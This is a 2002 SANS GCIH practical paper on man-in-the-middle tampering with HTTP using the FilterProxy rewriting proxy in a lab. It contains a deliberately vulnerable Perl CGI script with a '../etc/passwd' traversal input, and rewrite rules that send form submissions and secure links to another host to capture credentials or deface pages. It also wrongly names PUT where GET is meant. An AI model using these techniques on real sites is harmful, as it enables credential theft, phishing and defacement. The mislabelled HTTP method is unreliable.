GCIH Practical Assignment
Version 2.1 – Option 2
Support for the Cyber Defence Initiative

Compromising Data Security using a Rewriting HTTP Proxy

Lawrence van der Meer
SANS Parliament Hill 2002

Table of Contents

List of Figures

List of Tables

Introduction

No one will argue that one of the most popular services on the Internet is the World Wide Web (also referred to as WWW, or simply “the web”). The average user can find information on just about any topic, purchase goods or even perform common banking tasks, all through a simple user interface that utilizes “point and click” philosophy.

However, with an increase in popularity comes the increased likeliness that the web will become a target for abuse and be used by someone, with malicious intent, to take advantage of the unprotected or uninformed.

Proof that http has become a favourite of those with less than honourable intentions can be seen from the top 10 attacked ports listed at the Internet Storm Center.

Top 10 Ports
Last update December 31, 2002 19:19 pm GMT

Service Name	Port Number	Explanation
netbios-ns	137	
http	**80**	**HTTP Web server**
ms-sql-s	1433	Microsoft SQL Server
microsoft-ds	445	
ftp	21	FTP servers typically run on this port
domain	53	Domain name system; Attack against old versions of BIND
???	4662	
netbios-ssn	139	Windows File Sharing Probe
smtp	25	Mail server listens on this port
asp	27374	Scan for Windows SubSeven Trojan

Table I-1: Top 10 Attacked Ports (http://isc.incidents.org/top10.html)

When I was first introduced to Man-in-the-Middle (MITM) attacks during the SANS Parliament Hill 2002 conference, my eyes were opened to how insecure the web really is. The demonstration of *webmitm* changed the way I thought about security on the Internet. No longer do I feel safe just because I see the little key solid (or the lock closed) in my web browser. In fact, I began to question whether you could really trust **any** data that you receive in your web browser.

Given that the WWW is so popular and its services so widely used around the globe, an attacker can target a large population. For this reason, I felt that it was a suitable candidate for supporting the Cyber Defence Initiative. The more we realize the weaknesses in the technology and how people can exploit them, the better prepared we will be to improve on them and deter those who would abuse them.

The conference made me debate the possibilities of how that data can be changed by anyone. Surely if someone is proxying the web request, as with *webmitm*, the format of the page, or even the information itself, could be modified before being sent back to the client. My exploration on this topic turned up a proxy program called *FilterProxy* that I used to modify data passed between the server and client. This paper documents the results of my research.

Part 1 – The Target

Service and Protocol Description

The web is driven by the hypertext transfer protocol (HTTP). Created in the early 1990's, HTTP was created to transfer data requested by clients from a server.

According to the Internet Assigned Numbers Authority (IANA), both TCP and UDP port 80 have been reserved for HTTP traffic, and this is typically where you will find most web sites. IANA also has [TCP and UDP] port 443 reserved for SSL-tunnelled HTTP. Secure Socket Layer (SSL) is a method in which a private tunnel is created using public/private key exchanges prior to transmission of data. In this case, keys are exchanged prior to the HTTP commands and resulting data, thus conducting the transfer in a more secure manner than traditional HTTP.

It is important to understand that requesting a single resource, typically a text file enhanced by the hypertext mark-up language (HTML), does not mean you are requesting only one file. The HTML mark-up can instruct the client to request and transfer additional files without the explicit direction of the user. For example, web pages typically embed image files within the page. In this case, the client would request these image files after it has parsed the HTML file and created a list of additional file requirements. Supporting files to HTML documents include, but are not restricted to, text, images, sound, video, and other multimedia formats.

More information on the HTTP protocol can be found in RFC 2616: Hypertext Transfer Protocol – HTTP 1.1. (http://www.w3.org/Protocols/rfc2616/rfc2616.html)

This paper shall focus on three entities in the realm of HTTP: the web client, the web server and the web proxy.




Figure 1-1: Simple HTTP Transaction

A web browser is an HTTP client, sending requests to web servers. When the user enters file requests, by either opening a web site (by typing in a uniform resource locator (URL) – http://www.giac.org, for example), or clicking on a hypertext link (usually shown as a underlined portion of text in a web browser), the browser builds and sends a request for the appropriate data to the web server referenced in the URL or link. The server in the destination machine receives the request and will respond with the data after any pre-processing is completed.

There are several web browsers in distribution at the moment; however, the majority of PC users worldwide typically use Netscape Communications' Netscape Navigator or Microsoft's Internet Explorer (IE). Some other players competing in the browser market are Mozilla (from which the Netscape Navigator finds its roots), Opera and the text-based browser Lynx. The Internet community develops the latter web browsers discussed, while the respective owners of Navigator and IE maintain their commercially owned browsers.

A Web Server is a machine that contains the HTTP daemon, the program that is designed to wait for HTTP requests on the appropriate TCP/IP port and handle them when they are received.

Contemporary Web Servers include the popular (and free) Apache Software Foundation's (ASF) HTTP Server (usually referred to simply as "Apache") and Microsoft's Internet Information Server (IIS). According to the Netcraft survey of active web sites (Table 1-1), these two servers make up the majority of the web servers currently in service on the Internet.

Active Sites

Developer	11/2002	%	12/2002	%	Change
Apache	10729462	64.69	11065427	66.54	1.85
Microsoft	4244842	25.59	4113590	24.74	-0.85
Zeus	271753	1.64	258367	1.55	-0.09
SunONE	230902	1.39	229081	1.38	-0.00

Table 1-1: Top Web Servers – Active Sites (*http://www.netcraft.com/survey/)*

While MS IIS is only available for most Windows implementations, Apache is available for Windows, Linux and most recent versions of UNIX. Since the ASF also distributes the server in source code, as well as in binary form, ambitious administrators can attempt to compile the server for platforms not already supported.

One other piece of software to be discussed is the web proxy server. These servers are typically deployed within a network, to handle all web traffic, isolating the client and server from interacting with each other. A proxy server will receive requests from a web client and ask the web servers for data on behalf on the client, returning the data once it is received. Some web proxies, called "caching web proxies", will keep a copy of the data being transferred so that subsequent requests for the same information can be answered locally and traffic to the original internet server is not required. While this will decrease the amount of time required to load a web page, it also runs the risk of transferring out-of-date information.




Figure 1-2: Simple HTTP Transaction using an HTTP Proxy

The figure above shows how a proxy server, in this case a caching proxy server, will handle HTTP requests. For the purpose of this example, only the initial HTML document transactions are shown. The supporting data (image files and such) will be transferred in the same manner. Transactions 1 through 4, from client one, show the request being relayed through the proxy server to the destination web server. The data is then returned to the originating client through the proxy. Note what happens when client two, transactions 5 and 6, requests the same document as client one. The proxy recognizes that it has already transferred this file from the web server and provides the local copy to the requesting client. Client three (transactions 7 through 10) then requests a different document not present on the proxy. Once again, the request is relayed to the web server and data returned to the client as with client one's request.

Some examples of contemporary proxy servers are the commercial iPlanet Proxy Server and the freeware Squid Web Proxy Cache.

Links to the supporting web pages for web browsers, servers and proxies can be found in appendix A.

Vulnerabilities

HTTP was designed with functionality, not security, in mind. This is evidenced by the fact that the "secure" web transactions are done over a SSL-tunnelled HTTP connection. The very fact that this security is external, rather than embedded into the protocol itself, shows that it was not at the forefront of the protocol designer's mind. Some of the more common problems that are encountered with web transactions are discussed below.

HTTP Transaction Problems

Web servers cannot easily check HTTP requests for length-based exploits because such requests can vary in length. This, unfortunately, can result in buffer overflow problems and possibly allow the attacker to run arbitrary commands at the security level of the HTTP daemon.

A good example of this is the Apache Chunked Encoding Vulnerability, which was reported in June 2002. Chunk Transfers, defined in HTTP/1.1, is a method in which data is transferred at a size negotiated between the web client and server. This allows the web server to more efficiently allocate memory to the transaction when the total amount of the transaction is unknown.

The exploit consists of sending improperly chunked data to the server. In versions of Apache 1.3.24 and earlier, the server fails to detect this condition at all. This can lead to a buffer overflow and the potential to run arbitrary system commands. In version 2.X of the Apache server (2.0.36 and earlier), the server does detect the condition and the connection is closed. In both cases the child processes are terminated. Since it requires a lot of system resources to restart a child process, this exploit can easily be turned into a denial of service attack against the apache web server.

http://www.cert.org/advisories/CA-2002-17.html

Common Gateway Interface (CGI) Scripts

Another problem with the web is the fact that the system allows for developers to execute programs of their choosing through the common gateway interface (CGI). This functionality allows developers to create dynamic web pages and gather information through input forms. The problem is that, while these scripts run as whichever user is running the web server (which should be an unprivileged user), they are not restricted to the web environment and can usually see the entire system. Unless web developers are very careful when writing their web programs, they can unintentionally (or intentionally) allow infiltrators a way into the server through buffer overflows or unexpected results being sent through the data.

Take, for example, this small sample of Perl code from a CGI script:

```
#!/usr/local/bin/perl

use CGI qw(:standard);

$filename=param('file');

open(FILE, "./$filename")
$file=<FILE>;
close(FILE);

print (header,
       start_html(-TITLE=>"Example 1"),
       h1("Example 1"), "\n",
       p('File Contents: ', pre($file)), "\n",
       end_html,
       );
```

The use of the "param('file')" command indicates that the variable $filename will hold the contents of the HTML form element named "file". The script proceeds to load the content of that file (in the current directory) into a variable and then outputs it to the web browser. The developer of this script has assumed that the file element will always contain values that one would expect. There is nothing in this script stopping someone from typing in "../../../../../../../../../../../etc/passwd". When this value is input into the "open" statement, it will likely successfully open the system password file, if sufficient "../" are included in the attempt. Simply using an obscenely large number (100+) of these parent directory references will usually successfully traverse the script to the system root. This is but one example of how poor coding in a CGI script can compromise system security.

HTTP "PUT" Method
Another problem with sending data from a web form is with the HTTP "PUT" method. There are 2 methods through which the client can send its data to the server – POST and PUT. The main difference between a POST and a PUT transfer is that a POST transfer will send the data separate from the element request, a PUT transfer appends the information you are sending to the server in the destination URL, like this:
http://search.somesite.com/bin/search-certs?p=GCIH

In the above example, the variable *p* has the value of "GCIH" and this information is passed to the server for processing by the *search* program. By providing this information in such a visible location, it can be easily modified. Since we do not know how the *search-certs* program works, let's assume that the value of *p* was passed directly into an SQL query. Let's also assume that the web form, where you enter your search parameters, has safeguards built into it by restricting what you can submit to the program. This could be done either by form elements (for example, drop down menus instead of free form text input boxes) or script-based input verification. With these restrictions in place, the developer now assumes that they know what kind of data will be sent to their form. This is not the case. Since the search parameters are visible in the URL, they can easily be modified to say:

http://search.somesite.com/bin/search-certs?p=*

This would pass a "match all" glob value to the search program, which may simply dump the entire database unless the program knows how to prohibit such searches. Unfortunately, as stated above, it is likely that the programmer assumed that the values being accepted are valid. This means that none such checks will exist and the command will be executed.

Data Integrity

There are no integrity checks within the protocol. There is nothing to prohibit an individual from intercepting an HTTP connection and changing either the command sent from the client, or the data that was sent back from the server in response to the original request. The results of this interception can range from retrieving unexpected data, to redirecting "secure" web links, to insecure locations.

For the purposes of this paper, the lack of data integrity check between the client and the server shall be examined. An exploit will be demonstrated in Part 2 whereby the content can be modified by the means of a "rewriting proxy" due to this lack of verification.

Part 2 – The Exploit

How the Exploit Works

As mentioned in Part 1, HTTP has no method of enforcing data integrity. There is nothing within the protocol to check whether data has been modified between the hosting web server and the requesting client.

To illustrate this point, I selected a small program called *FilterProxy* and set it up within a restricted network. *FilterProxy* is a Perl program written by Bob McElrath that allows the rewriting of web content as it is passed through the proxy server. The intent of this program is to provide users with a way to correct "poor" web designs (use of fixed super-small fonts and the "blink" tag are noted on the *FilterProxy* web page) and remove banner ads from web sites. By removing the ads (and associated graphics) and enabling compression, the theory is that you can improve your connection times on dialup connections. (Since this is not the functionality I was interested in, I did not test this claim.)

Another suggestion the author makes is that you can use *FilterProxy* to protect yourself from "web bugs". One such example is advertisers include small (1 pixel x 1 pixel) images, from a remote web server, on the web page you are accessing. When this image is loaded, a hit is logged on the remote server, showing activity to someone who does not necessarily own the accessed web site. This is the way advertiser are secretly able to track which web pages you have viewed.

All of these ideas are good and it is evident that the use of such a proxy server is useful, but what if someone decided to use this same technology for nefarious purposes? The rewrite rules provided have the option to use regular expressions (regex), which allow quite complex pattern matching. Even the author recognizes this flexibility when he writes, "These are rewrite rules, and just a hint of the power with which you can rewrite web pages you visit. " So, instead of removing "web bugs", more significant problems can be introduced.

Though the possibilities are countless, I have selected a few areas where individuals could do the most damage: Spreading of Misinformation / Web site Vandalism, Rewriting Form Destination for Data Capture, and Rewriting of Secure Links. Examples of each will be provided in the next section.

Spread of Misinformation / Web site Vandalism

With the appropriate rewrite rules, you could add breaking news stories to your favourite news source or financial web page. If you capture the look and feel of their web site on a compromised web server, write the entire article, and if the story is outrageous (but believable) enough, the havoc that could be caused is mindboggling. Imagine what would happen if a major employer announced thousands of jobs were being lost.

Aside from misinformation, there's simply all the fun that could be had by vandalizing a web site. You could replace all the logos for a particular company with pornographic images or a nazi swastika (again, these files will be served from a remote compromised web server). To the client, it will look as if the web server itself has been broken into and their web site defaced.

Rewriting Form Destination for Data Capture

Potentially worse than the spread of misinformation is the unauthorized collection of valid information by rewriting the <FORM> tag's destination CGI script. Through rewrite rules, you can change the script referenced in the HTML to point to one under your control. As long as the output from your program has the look and feel of the original web site, you can likely fool the client into believing they are still on the original web site.

Aside from being able to capture personal information about an individual, such as e-mail addresses and [insecure] passwords, you can even capture online banking information by rewriting the login screen for your bank.

Rewriting Secure Links

One of the things that *FilterProxy* was unable to modify was an SSL-tunnelled HTTP connection. This makes sense because all of the data has been encrypted between the client and server, so the proxy itself does not see the regular expression patterns it is looking for. So, how do you get into a secure connection?

One way would be to incorporate the same principles that go into *webmitm* into *FilterProxy*, where separate SSL connections are established between the client, proxy and web server (e.g. separate tunnels between client-proxy and proxy-server). This would allow the rewrite engine to see the true text and modify it before it is re-encrypted and sent to the client.

The other way, which is significantly easier, is to simply rewrite the "enter secure site" link that most web sites have on their insecure web site. You won't catch those people who access the secure site directly (via bookmark or direct reference) but you will catch a large number. If the redirecting web site has an SSL-capable web server, you can forge a certificate or steal a legitimate certificate to fool the individual into thinking they really are on a secure web site.

The Exploit

Amongst my co-workers, we always say that there are "3 steps to success" for any attack. Step 1 is preparation work, Step 2 is deployment, and Step 3 is <u>always</u> "Profit".

Step 1: Set-up and Configuration of the Rewriting Proxy and Helper Web Site


Installing *FilterProxy* is not difficult – simply ensure that you have the appropriate library files (Table 2-1) installed on your computer and you should be ready to begin. One thing to note is that you cannot use the most recent version of the HTML::Mason Perl library. The development team for the library has changed some of the function names and functionality within the library in recent versions. Since *FilterProxy* (current version, v0.30) has not been modified since January 13, 2002) its calls to the HTML::Mason libraries are out of date and incompatible with the current version. Installing an earlier version of HTML::Mason rectifies the problem.

```
FilterProxy also needs some external software (install these FIRST!):
    perl             http://www.perl.org (minimum version required: 5.005)
                     rpm package: perl
    zlib             http://www.cdrom.com/pub/infozip/zlib/
                     rpm package: zlib and zlib-devel
                     This is part of every linux distribution I've seen.
 *  libxml2          http://xmlsoft.org
                     rpm package: libxml2 and libxml2-devel
 *  libxslt          http://xmlsoft.org/XSLT
                     rpm package: libxslt and libxslt-devel

And some perl packages too:

    Bundle::LWP      Available on CPAN
                     rpm package perl-libwww-perl
    HTML::Mason      Available on CPAN (http://www.masonhq.com)
                     rpm package: perl-HTML-Mason
    Time::HiRes      Available on CPAN
                     rpm package: perl-Time-HiRes
    Compress::Zlib   Available on CPAN (version 1.10 or greater)
                     rpm package: perl-Compress-Zlib
 *  XML::LibXML      Available on CPAN (required by XSLT module only)
 *  XML::LibXSLT     Available on CPAN (required by XSLT module only)
 *  Image::Magick    Available on CPAN (required by ImageComp module only)
                     Requires ImageMagick (http://www.imagemagick.org/).
                     rpm package: ImageMagick
     (*) means optional -- if you do not install these perl modules you can
     still use FilterProxy, but you will be unable to use the corresponding
     modules (XSLT, ImageComp).
```

Table 2-1: Required Libraries for FilterProxy *(http://filterproxy.sourceforge.net/INSTALL)*

By default, *FilterProxy* installs on port 8888. During my research, I used a non-standard port (9999) to avoid conflicting with any existing proxy software on the server. If this software was used in an attack, it is likely it would not be running on a standard port in an attempt to avoid obvious detection. Thus, I decided to mimic this behaviour.

After the software is installed, connect to it using a web browser on the configured port. When connecting to the proxy, you are presented with a screen that has a number of links on it, one of which is the FilterProxy configuration screen (Figure 2-1). Another of these is the link to the rewrite configuration screen, which you are instructed to bookmark.


FilterProxy::Config - Mozilla
File Edit View Go Bookmarks Tools Window Help
Back Forward Reload Stop
http://spatula:9999/FilterProxy.html
Search
Print
Home Bookmarks Red Hat, Inc. Red Hat Network Support Shop Products Training

FilterProxy version 0.30

Filter module Rewrite successfully added for site regexp http://giactc.giac.org/cgi-bin/momgate.

FilterProxy Global options

- [✓] Filtering Enabled
- Upstream HTTP proxy (proxy that FilterProxy should use):
- Username for upstream proxy (BASIC authentication only, NOT secure):
- Password for upstream proxy (BASIC authentication only, NOT secure):
- Logfile name: FilterProxy.log
- [✓] Log informational messages. (logs URL's that are transferred)
- [ ] Log timing messages. (logs how long it takes for filters to complete -- use this info to optimize Rewrite rules)
- [ ] Log debugging messages. (very spammy -- you probably won't need it)
- 600 Wait this many seconds before giving up on an outgoing connection
- [ ] Enable user authentication using passwords (Edit users, admins, and passwords)
- [ ] Accept connections from the local machine (localhost) only. **Note:** after changing this option, you must re-start FilterProxy for it to take effect.

Submit Changes

Global configuration for modules

Compress DeAnim Header Rewrite Skeleton Source XSLT

URL regexp	Filters Applied	Action
.*	Compress DeAnim Header Rewrite	Delete
http://giactc.giac.org/cgi-bin/momgate	Rewrite	Delete
	--select a module--	Add
--select a URL regexp--	--select a module--	Add
	--select a module--	Delete
--select a URL regexp--	--select a module--	Delete

Document: Done (0.599 secs)

Figure 2-1: *FilterProxy* Configuration Screen

You will notice that the *FilterProxy* configuration screen is broken into 3 main portions: the "*FilterProxy* Global Options", "Global configuration for modules" and the filter application section. In the two global configuration sections, the only option changed was to uncheck the "accept connection from local machine (localhost) only" option (the results of this change are self-explanatory). Of all the sections on this screen, you will spend the majority of your time in the filter application section. This is the portion of the screen that you use to build the regular expression to match your targeted web site and tell the system which filter modules you would like to apply.

An attacker now needs to decide which web site they are going to target. This choice will depend upon the individual and what he/she is trying to accomplish. For the purpose of this paper, I was pleased to discover that I would be able to use the previously mentioned attacks on one web page:

http://giactc.giac.org/cgi-bin/momgate

Given that I am in a closed environment, I did not worry that I would affect anyone outside of this network by my testing. Therefore, I configured the proxy server to recognise *momgate* by entering the exact URL into the “regex” field and assigned rewriting to the available options.


While I used the exact URL for *momgate*, you could also make more flexible patterns. For example, `w+[0-3]\.mybigisp.com` will match www.mybigisp.com, www0.mybigisp.com or ww1.mybigisp.com (and many more combinations). In fact, the initial configuration of *FilterProxy* contains a number of web regex expressions to filter our common banner-prone web sites. One such filter is `.*`. As the *filterproxy* documentation explains, this is the default rewrite rule that is applied to all web sites with the rewrite engine engaged. The rules here are important, as they will ensure that required headers are not destroyed by subsequent rules. The documentation cautions against removing or modifying the default configuration for this filter.

Now that the web proxy understands that you want to engage the rewrite engine for *momgate*, you will want to enter some rules to implement the “changes”. It is important to understand how to open the rewrite rule configuration web page. Recall that we were instructed to create a number of bookmarks (in our web browser) based on the links from the initial log in screen. It is through these bookmarks that you enter some of the configuration pages, including the rewrite rule configuration. Here’s the catch: you click the bookmark when you have the targeted web page displayed in your web browser. The bookmark executes code that sends the current URL to a dynamic web page (Figure 2-2), which checks the URL regex to see which (if any) rules apply to the web page. These rules are preloaded into the configuration and can be edited from there.

For our attack against momgate, I have applied 4 rules to illustrate the different opportunities discussed earlier.

Spread of Misinformation / Web Site Vandalism (Rule #2 & #4)

```
rewrite regex #</title># as </title><meta name=”East Coast Crew”
content=”Shoutz to Ed!”>

rewrite regex #&copy; 2003 <a href=”http://www.sans.org/index.php”>The SANS
Institute</a># as &copy; 2003 <a href=http://www.sans.org/index.php>The SANS
Institute</a> & <a href=http://www.willywonka.com>Willy Wonka’s Chocolate
Factory</a>
```



FilterProxy::Rewrite Config - Mozilla
File Edit View Go Bookmarks Tools Window Help
Back Forward Reload Stop
http://spatula:9999/Rewrite.html?editfiltering=http%3A//giactc.giac.org/cgi-bin/momgate
Search Print
Home Bookmarks Red Hat, Inc. Red Hat Network Support Shop Products Training
Sidebar Tabs
What's Related
Search
Bookmarks
Add... Manage Search...
Name
Personal Toolbar Fol...
FilterProxy: Edit filteri...
History
Document: Done (2.65 secs)

FilterProxy::Rewrite Config for http://giactc.giac.org/cgi-bin/momgate

Back to FilterProxy main configuration.
Rules from site regex http://giactc.giac.org/cgi-bin/momgate

Name	Action	Finder Operation	Submit
CGI_Edit	rewrite	`regex #action="/cgi-bin/momgate/"# as action="http://lav.aliant.net/cgi-bin/momgate"`	delete change
Hidden_Edit	rewrite	`regex #</title># as </title> <meta name="East Coast Crew" content="Shoutz to Ed">`	delete change
Secure_Edit	rewrite	`regex #https://giactc.giac.org/cgi-bin/momgate# as https://lav.aliant.net/momgate`	delete change
Visable_Edit	rewrite	`regex #© 2003 <a href="http://www.sans.org/index.php">The SANS Institute</a># as © 2003 <a href="http://www.sans.org/index.php">The SANS Institute</a> & <a href="http://www.willywonka.com">Willy Wonka's Chocolate Factory</a>`	delete change
	rewrite		add

Rules from site regex .*

Name	Action	Finder Operation	Submit
1_COMDELADS	strip	`regex /<!--[^>]*(?:Auto Banner Insertion Begin|(?:begin|start) (?:engage media)?ad|START TrafficMarketPlace POPUNDER|FASTCLICK.COM (?:(?:POP-UNDER|STATS) CODE)?v[0-9\.a-z]+ for|begin banner ad|Advertising.com Banner Code|Advert Block)[^>]*-->/ add regex /<!--[^>]*(?:Auto Banner Insertion Complete THANK YOU|end (?:engage media)?ad|END TrafficMarketPlace POPUNDER|FASTCLICK.COM (?:POP-UNDER`	delete change
		`tagblock </(?:a|img|i?layer|i?frame|script|form|embed)/`	

Figure 2-2: *FilterProxy* Rewrite Rule Configuration Screen

These rules do not change the functionality of the web site. As the attack type implies, it simply changes the content of the web site to include some hidden information (in the form of a new "meta" tag) and some additional text to the web page. By "replacing" the target phrase, we can add additional text following the pattern as long as the replacement contains the original text.

